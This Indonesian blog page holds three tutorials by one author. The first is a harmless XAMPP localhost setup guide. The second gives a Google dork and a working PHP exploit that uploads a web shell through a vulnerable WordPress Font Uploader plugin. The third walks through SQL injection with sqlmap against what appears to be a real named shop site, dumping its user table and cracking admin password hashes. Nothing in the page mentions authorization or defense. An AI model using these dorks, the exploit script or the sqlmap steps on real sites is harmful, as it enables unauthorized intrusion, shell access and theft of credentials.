Cara Membuat Localhost dengan XAMPP

Localhost atau juga bisa disebut sebagai server local merupakan web server yang bersifat offline. Sama halnya seperti web server yang di internet, di localhost kita dapat membuat website sebanyak mungkin tanpa koneksi internet. Dan fiturnya pun juga saya rasa gak jauh beda sama yang di internet. Misal ada PhpMyAdmin, PHP, MySQL, dll.
Setelah di download, copy file XAMPP ke Local Disk (C:) lalu extract filenya.
  
 Tunggu sampai proses extracting selesai.
Dan hasilnya seperti dibawah ini. Kemudian buka foldernya.

Buka folder folder “htdocs”.
 

Nah di dalam folder htdocs ini fungsinya untuk mengatur file – file website yang kita buat. Misal kita membuat folder “isc” di htdocs, maka untuk mengaksesnya adalah menggunakan alamat URL http://localhost/isc.
Oke sekarang kita mulai untuk belajar membuat web di localhost.
Pertama kita buat folder dulu.
 
Misal saya kasih nama “belajar”
 
Setelah itu kita buat file html. Namanya index.html
 
Kemudian kita edit file index tersebut dengan notepad.
 
Isi dengan script buatan kamu. Kemudian jangan lupa di save.
  Untuk mengaktifkan localhost, masuk ke Local Disk (C:)/xampp/ kemudian double klik pada file xampp-control.exe
Kalau pertama kami membuka XAMPP, biasanya disuruh milih bahasa, pilih aja yang gambar bendera yang disebelah kiri, lalu klik Save.
Ini dia tampilan XAMPP Control Panel, fungsinya untuk mengatur segala aktivitas XAMPP. Sekarang klik tombol “Start” pada module Apache, MySQL dan Mercury.
Setelah itu buka web browser (Internet Explore atau Mozilla Firefox atau Chrome, dll). Kemudian buka http://localhost/belajar dan lihat hasilnya :)


Catatan.
Jika kita ingin menginstall atau membuat website berbasis SQL seperti CMS, kita harus membuat database MySQL dulu di phpMyAdmin.
Caranya buka http://localhost/
Kalau untuk pertama kali, nanti disuruh memilih bahasa. Pilih aja yang English.
Ini tampilan localhost. Sekarang masuk ke menu phpMyAdmin di sebelah kiri.
Sekarang masuk ke menu Database.

Beri nama baru pada Database Name, kemudian klik Create.


Catatan :
Untuk pengaturan database atau MySQL pada XAMPP adalah
Server: localhost
Username: root
Password: (kosong)
Database: (sesuai nama database yang dibuat di phpMyAdmin)
Content by: Muhammad Fuad Fachrudin

WordPress Plugins Font Uploader Shell Upload Vulnerability

“Wordpress Font Uploader Shell Upload Vulnerability”, bisa diartikan sebagai celah upload shell pada plugins Font Uploader di CMS wordpress. Dengan memanfaatkan fungsi upload pada plugins tersebut, bisa dimanfaatkan seorang attacker untuk mengupload shell dengan teknik exploitasi.
Gak usah panjang lebar, coba dipraktekkan aja nanti disimpulkan sendiri. Hehehe.
Siapkan peralatannya dulu gan.


Dork : inurl:/wp-content/plugins/font-uploader/
Pertama, masukkan dorknya ke google untuk mencari target.

Cari file font-upload.php pada folder wp-content/plugins/font-uploader/font-upload.php seperti dibawah ini. Kalau ada, berarti vuln.
Salin script exploit dibawah ini ke notepad
<?php
$uploadfile="lo.php.ttf";
$ch =
curl_init("http://server/wordpress/wp-content/plugins/font-uploader/font-upload.php");
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS,
array('font'=>"@$uploadfile",
'Submit'=>'submit'));
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
$postResult = curl_exec($ch);
curl_close($ch);
print "$postResult";
?>
Ganti url target diatas dengan url web yang vuln.

Save dengan nama hack.php

Sekarang copy file shell (lo.php.ttf) dan hack.php ke c:/xampp/php seperti gambar dibawah ini.
 Klik Start , All Programs, Accessories, klik Command Promt.
Kemudian muncul jendela command promt seperti dibawah ini. Lalu ketik perintah cd.. kemudian tekan enter.
 
Ketik lagi cd.. kemudian tekan enter
Sekarang ketik cd xampp kemudian tekan enter
Lalu ketik cd php kemudian tekan enter
Terakhir ketik php hack.php seperti gambar dibawah ini, kemudian tekan enter
Shell Access :
contoh seperti dibawah ini.


Hasilnya :

Content by : Muhammad Fuad Fachrudin

Tutorial SQL Injection dengan SQLMAP

Assalamu’alaikum Wr. Wb.
Beberapa hari yang lalu berjam – jam ngetes web vuln SQL injection pake Havij gak ada yang bisa di scan meskipun pake havij yang versi terbaru. Akhirnya ya udah saya buat aja tutorialnya pakai tool sqlmap. SQLmap merupakan tool scanning SQL Injection berbasis python yang ada pada Linux. Tool ini dapat dijalankan di linux, tapi kalo di windows juga bisa dengan bantuan Active Python. Pertama kamu download Active Python dulu, linknya ada di bawah ini.
Kalo udah di download, langsung di install aja.
Setelah di install, sekarang kita download tool sqlmap. Linknya dibawah ini
Kalo udah di download, taruh file sqlmap di localdisk C:
Kalo udah di copy, extract filenya. Caranya klik kanan file sqlmap, kemudian klik extract here.
Tunggu prosesnya sampai selesai.


Nah udah selesai kan. Sekarang cari dork untuk SQL injection. Ada 6851 dork di perpustakaan ISC. Ini linknya: http://perpustakaan.indosecuritycyber.tk/hacking/6851dorkSQLi.txt
 
Contoh disini saya menggunakan dork inurl:product.php?c=
Cara pakainya buka www.google.co.id kemudian masukkan dorknya ke kotak pencarian.
Tuh keluar banyak banget webnya. Itu target semua. Sekarang kita cari target untuk di scan. Disini saya kasih contoh target http://www.vana-shop.com/product.php?c=1
 
Copy URL target ke address bar.
Setalah itu kasih tanda petik ‘ di belakang URL untuk memastikan vuln dan tidaknya. Kemudian tekan enter.
 Setelah loading selesai kalau ada tulisan “You have an error in your SQL syntax” dan seterusnya, brarti webnya vuln.
 Nah setelah tadi Active Python di install, sekarang PC kita bisa mengenali file .py. Sekarang kita buka Command Promt (CMD) kemudian jalankan sqlmap.
Caranya klik Start à All Programs atau Programs à Accessories à klik Command Promt.
 Tampilannya seperti dibawah ini.
Ketik perintah “cd..” tanpa tanda petik kemudian tekan enter seperti dibawah ini
Ketik perintah “cd..” kemudian tekan enter lagi seperti dibawah ini
Ketik perintah “cd sqlmap” kemudian tekan enter seperti dibawah ini
Sekarang ketik perintah “sqlmap.py -u URL_TARGET --dbs”
Contoh: sqlmap.py -u http://www.vana-shop.com/product.php?c=1 --dbs

Tunggu sampai proses selesai, kalo disuruh mengetik perintah, ketik “y” kemudian tekan enter (kadang).
Lihat gambar dibawah ini, databasenya udah ditemukan. Ada information_schema dan k4735093_vnsh099.
Masukkan perintah “sqlmap.py -u URL_TARGET -D NAMA_DATABASE --tables”
Contoh: sqlmap.py -u http://www.vana-shop.com/product.php?c=1 -D k4735093_vnsh099 --tables 
Nah lihat gambar dibawah ini, table (table) databasenya udah ditemukan. Kita cari yang berhubungan dengan user. Misal kita pakai yang user seperti dibawah ini.
Masukkan perintah “sqlmap.py -u URL_TARGET -D NAMA_DATABASE -T NAMA_TABLE --columns”
Contoh: sqlmap.py -u http://www.vana-shop.com/product.php?c=1 -D k4735093_vnsh099 -T user --columns 
Tunggu sampai terlihat seperti di bawah ini.
Sekarang kita lihat isi datanya.
Masukkan perintah “sqlmap.py -u URL_TARGET -D NAMA_DATABASE -T NAMA_TABLE --dump”

Contoh: sqlmap.py -u http://www.vana-shop.com/product.php?c=1 -D k4735093_vnsh099 -T user --dump


Jika passwordnya ada yang diencrypt / berbentuk md5, nanti ada notifikasinya seperti dibawah ini. Ketik “Y” kalo ingin di crack sekalian. Atau ketik “n” kalau ingin melewati proses cracking md5. Kemudian tekan enter.
Nah sekarang udah keliatan kan yang dicari. Ada username dan kata sandi / password untuk login admin.
Untuk mencari halaman login bisa menggunakan adminfinder, havij, acunetix, dll. Sekian dulu tutorialnya, semoga bermanfaat :)
Wassalamu’alaikum Wr. Wb.
Content by : Muhammad Fuad Fachrudin